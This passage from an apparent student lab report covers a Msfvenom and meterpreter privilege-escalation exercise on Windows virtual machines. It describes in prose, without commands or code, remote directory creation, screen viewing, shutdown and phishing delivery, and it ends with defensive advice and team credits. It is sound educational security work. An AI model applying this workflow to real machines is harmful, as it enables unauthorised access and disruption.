
RESULTS AND CONCLUSION

So, According to the given procedure we followed By using Msfvenom to create a executable file, provides as minimum invest to carry out the privilege escalation task. By means of using msfconsole commands as a medium .this shows that not every file is Safe and this is how attackers normally take find a way into our systems. So by this Attack we found that even after having this many new versions of windows operating Systems ,so old versions are still Vulnerable to this Attack. So this provides how new operating Systems developing the security and this kind of attacks working on them .So they are trying to provide more security to there products.





Creating the directory on windows via linux system.so that we got remote access to get some code of instructions executed on windows system.

We can also remove the directory of windows system via linux system as we got remote code execution permission .




We can also see the screen of remote system where our payload.exe file is running. Via simple screenshare command in the meterpreter session .





We can also shutdown the remote system as we got remote code of execution .



Conclusion:

So by this project we conclude that we have found some application Vulnerabilities regarding how an attacker can easily send a phishing link to the common people and grab the useful information of the people And attacker easily get access to the device where the link is running in the background of the particular device .device may be system computer or mobile.

Privilege escalation, if implemented successfully, can really hamper business continuity or going concern plan. Organizations today need to seriously include proper security protocols which will specifically overlook these kinds of attacks. It can be a task to distinguish between a routine error and an intentional error on a day to day basis. Hence, organizations need to build an efficient internal control system and competent people to supervise it.

Project idea (Privilege Escalation) was given by Harshith reddy . Gathered some information about the attack and approach for exploitation.

Project implementation(Privilege Escalation) the attack has been performed by Saiganesh in his system .he has used several virtual machines to test and Exploit of the attack and attack was performed very well on few targets machines.

Research of the project (Privilege Escalation)was done by Koushik. He has encouraged everyone in the team and shared his research work to the team members which made us to Involve in this project .

Documentation of the project was done by Nithin , Swabhan reddy and Koushik

References

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